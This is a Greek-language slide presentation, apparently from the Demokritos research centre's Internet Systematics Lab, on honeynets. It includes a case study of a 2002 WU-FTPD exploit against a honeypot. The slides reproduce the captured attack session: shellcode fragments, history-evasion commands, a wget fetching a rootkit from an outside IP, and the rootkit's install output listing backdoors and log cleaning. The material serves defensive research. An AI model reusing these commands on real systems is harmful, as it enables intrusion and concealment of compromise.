
ΑΞΙΟΠΟΙΗΣΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ HONEYNET

ΟΜΙΛΗΤΗΣ: Δρ. Ιωάννης Κοροβέσης
Εργαστήριο: Internet Systematics Lab
ΚΗΥ/ΜΟΝΑΔΑ ΔΙΚΤΥΩΝ



ΕΘΝΙΚΟ
ΚΕΝΤΡΟ
ΕΡΕΥΝΑΣ
ΦΥΣΙΚΩΝ
ΕΠΙΣΤΗΜΩΝ
“ΔΗΜΟΚΡΙΤΟΣ”

http://islab.demokritos.gr


http://www.lab.epmhs.gr

http://www.honeynet.org/alliance/

ΤΑ ΘΕΜΑΤΑ

- Τι είναι Honeynet
- Ποιο πρόβλημα θέλει να αντιμετωπίσει
- Πως το αντιμετωπίζει – Know Your Enemy Έρευνα
- Με τι μέσα κάνει Έρευνα
- Τι αποτελέσματα έχει.
- Ένα παράδειγμα
- Δυνατότητες του εργαστηρίου για εξειδίκευση στελεχών.
- Συμβολή στην ανάπτυξη τεχνογνωσίας για την προστασία της Εθνικής υποδομής Internet.

ΤΙ ΕΙΝΑΙ HONEYNET



- Δίκτυο σχεδιασμένο για να δέχεται επιθέσεις
- Αποτελείται από συστήματα (Honeypots) που δεν διαφέρουν από τα συστήματα παραγωγής
- Το Honeywall Gateway δεν επιτρέπει την χρήση των Honeypots για επιθέσεις
- Εκτεταμένη χρήση STEALTH τεχνολογιών παρακολούθησης και περιορισμού των χακερ.

- Ποιο πρόβλημα θέλει να αντιμετωπίσει;
  - Την έλλειψη πληροφορίας για τις κινήσεις των χακερ
  - Δεν υπάρχει ικανοποιητική λύση για μάθηση σχετικά με τις απειλές που δέχεται η κοινότητα του Internet
- Πως το αντιμετωπίζει – Know Your Enemy Έρευνα
  - Opensource project – Honeynet Research Alliance για την παρακολούθηση και μελέτη των δράσεων των χακερ.
- Με τι μέσα κάνει Έρευνα
  - Το μέλι, Τι κολλάει πάνω του
    - Αναπτύσσοντας συστήματα και τεχνολογίες Honeynet.
    - Το Honeynet δεν είναι απλά ένα πακέτο λογισμικού, αλλά μια αρχιτεκτονική.
    - Ο σκοπός της είναι η δημιουργία ενός ελεγχόμενου δικτύου (virtual fishball)
- Τι αποτελέσματα έχει.
  - Αλληλεπίδραση χακερ με τα συστήματα «θύματα» δίνει πληροφορίες.
  - Καταγραφή της αλληλεπίδρασης και ανάλυση των δεδομένων για **μάθηση**.

Περίπτωση Επίθεσης στο Internet Systematics LAB HoneyNet


- Ημερομηνία: 26/3/2002
- Θύμα:Redhat Linux-7.2
- Ευάλωτη Υπηρεσία: FTP
- Αδυναμία: WU-FTPD File name globbing
- CERT-CVE : CVE-2001-0550
- Χρόνος λειτουργίας HoneyPot : 7 ημέρες
- Πηγή επίθεσης : Hong Kong

Ο ΧΑΚΕΡ ΨΑΧΝΕΙ ΓΙΑ ΘΥΜΑΤΑ

1957	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1958	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1959	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1960	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1961	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1962	1	[redacted]	203.98.133.149	TCP	ftp > ftp [RST, ACK] Seq=0 Ack=590807880 Win=0 Len=0
1963	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0
1964	1	[redacted]	203.98.133.149	TCP	ftp > ftp [SYN, ACK] Seq=1413104417 Ack=590807880 Win=32696 Len=0 MSS=536
1965	1	[redacted]	203.98.133.149	TCP	ftp > ftp [RST, ACK] Seq=0 Ack=590807880 Win=0 Len=0
1966	1	[redacted]	203.98.133.149	TCP	ftp > ftp [SYN, ACK] Seq=1596522047 Ack=590807880 Win=9112 Len=0 MSS=536
1967	1	203.98.133.149	[redacted]	TCP	ftp > ftp [SYN] Seq=590807879 Ack=1265811532 Win=41161 Len=0

- Ώρα 09:15-Μαζική ανίχνευση για ftp servers–Διάρκεια 78 Sec
- Εντοπίζεται από το NIDS Snort: **PORTSCAN DETECTED** from 203.98.133.149 TOTAL hosts(121)


ΕΠΙΛΕΓΕΙ ΤΟ ΘΥΜΑ



```
2145 1 203.98.133.149 [redacted]  TCP  2244 > ftp [SYN] Seq=853746530 Ack=0 win=32120 Len=0 MSS=1460 TSV=20984809
2146 1 [redacted]     203.98.133.149  TCP  ftp > 2244 [SYN, ACK] Seq=2402506080 Ack=853746531 win=5792 Len=0 MSS=1460
2147 1 203.98.133.149 [redacted]  TCP  2244 > ftp [ACK] Seq=853746531 Ack=2402506081 win=32120 Len=0 TSV=20984855
2163 1 [redacted]     203.98.133.149  FTP  Response: 220 [redacted] FTP server (Version wu-2.6.1-18) ready.
2164 1 203.98.133.149 [redacted]  TCP  2244 > ftp [ACK] Seq=853746531 Ack=2402506141 win=32120 Len=0 TSV=20985188
2165 1 203.98.133.149 [redacted]  TCP  2244 > ftp [FIN, ACK] Seq=853746531 Ack=2402506141 win=32120 Len=0 TSV=2099
2166 1 [redacted]     203.98.133.149  FTP  Response: 221 You could at least say goodbye.
2167 1 [redacted]     203.98.133.149  TCP  ftp > 2244 [FIN, ACK] Seq=2402506178 Ack=853746532 win=5792 Len=0 TSV=57507
```

- Ώρα 09:16-Αναζήτηση ευάλωτου ftp server–Διάρκεια:8Λεπτά
- Το Firewall καταγράφει τις συνδέσεις:
- 02/03/26 09:16:52 203.98.133.149 10.6.1.4 TCP 2242 21
- 02/03/26 09:19:32 203.98.133.149 10.6.1.3 TCP 2243 21
- 02/03/26 09:23:19 203.98.133.149 10.6.1.10 TCP 2244 21

Η ΩΡΑ ΤΗΣ ΕΠΙΘΕΣΗΣ



11842	203.98.133.149		FTP	Request: RNFR .
11843		203.98.133.149	FTP	Response: 350 File exists, ready for destination name
11844	203.98.133.149		FTP	Request: RNFR ./././././././.
11845		203.98.133.149	FTP	Response: 350 File exists, ready for destination name
11846	203.98.133.149		FTP	Request: CWD ~{
11847		203.98.133.149	FTP	Response:
11848	203.98.133.149		FTP	
11850		203.98.133.149	TCP	ftp > 2621 [ACK] Seq=303993366 Ack=3056667267 Win=6432 Len=0 TSV=62593771 T
11851	203.98.133.149		FTP	Request: unset HISTFILE;id;uname -a;
11852		203.98.133.149	TCP	ftp > 2621 [ACK] Seq=303993366 Ack=3056667295 Win=6432 Len=0 TSV=62593822 T
11853		203.98.133.149	FTP	Response: uid=0(root) gid=0(root) groups=50(ftp)
11854	203.98.133.149		TCP	2621 > ftp [ACK] Seq=3056667295 Ack=303993405 Win=32120 Len=0 TSV=26077182
11855		203.98.133.149	FTP	Response: Linux 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586
11856	203.98.133.149		TCP	2621 > ftp [ACK] Seq=3056667295 Ack=303993479 Win=32120 Len=0 TSV=26077234
11857	203.98.133.149		FTP	Request: uptime

- Ώρα 23:31-Επίθεση στον ftp server 10.6.1.10–Διάρκεια:30Λεπτά
- 14 ώρες μετά το scanning to Firewall καταγράφει τις συνδέσεις:
- 02/03/26 23:31:25 203.98.133.149 10.6.1.10 TCP 2621 21 (attack)
- 02/03/26 23:33:34 10.6.1.10 61.139.76.104 TCP 1046 80 (rootkit download)
- **Ο ΧΑΚΕΡ έχει μια νέα μηχανή στον έλεγχο του.**

Η ΕΠΙΘΕΣΗ ΑΠΟ ΠΙΟ ΚΟΝΤΑ -1

- 220 www.honeypot.foo FTP server (Version wu-2.6.1-18) ready.
- USER ftp
- 331 Guest login ok, send your complete e-mail address as password.
- PASS mozilla@
- 230 Guest login ok, access restrictions apply.
- RNFR ./.
- PWD
- CWD 0003F3jT'=Rh/D=XjTj(XjXRhn/shh//biRSunset HISTFILE;id;uname -a;
- Linux www.honeypot.foo 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586
- uptime
- 1:15am up 7 days, 5:53, 0 users, load average: 0.00, 0.00, 0.00
- cd /sbin;wget http://61.139.76.104/image/images/_notes/sclero/gurukit.tar.gz
- tar -zxf gurukit.tar.gz;cd gurukit
- ./install m3rd4
- [*] - Making dirs and configs - [*]
- [*] - Installing backdoors - [*]
- [*] - Installing Trojans - [*]
- [-] - Open Ports : 1024 513 514 515 37 111 80 113 21 23 443
- [-] - RootKit : GuruKit succesfully installed.
- [-] - Welcome : enjoy your r00t

- **Ο χακερ έχει πλέον πρόσβαση στο honeypot. Φέρνει το rootkit του από ένα απομακρυσμένο web server και το εγκαθιστά.**

Η ΕΠΙΘΕΣΗ ΑΠΟ ΠΙΟ ΚΟΝΤΑ –2

- [*] - Making dirs and configs -
  [*]
- [*] - Installing backdoors
- [*] - Installing Trojans
- [-] - Installing /sbin/syslogd
- [-] - Installing /bin/login
- [-] - Installing /bin/ps
- [-] - Installing /bin/netstat
- …
- [*] - Starting backdoors
- [*] - Installing init scripts
- [*] - Patching wu-ftpd
- [*] - Skipping sshd patch
- [*] - Cleaning logs
- [*] - Restarting syslogd
- [*] - Updating shell manager
- [*] - Removing old backdoors
- [*] - Making a backup of old files
- [*] - Patching in background

- Το rootkit φροντίζει για την απόκρυψη της παρουσίας του χακερ
- Εγκαθιστά backdoors για απρόσκοπτη πρόσβαση
- Ενημερώνει το σύστημα κλείνοντας της «αδυναμίες» ασφαλείας ώστε να προστατευτεί η μηχανή από άλλους χακερ
- Τέλος ο χακερ ελέγχει τον ftp server σιγουρεύοντας ότι θα είναι ο μόνος «πραγματικός» κάτοχος της.

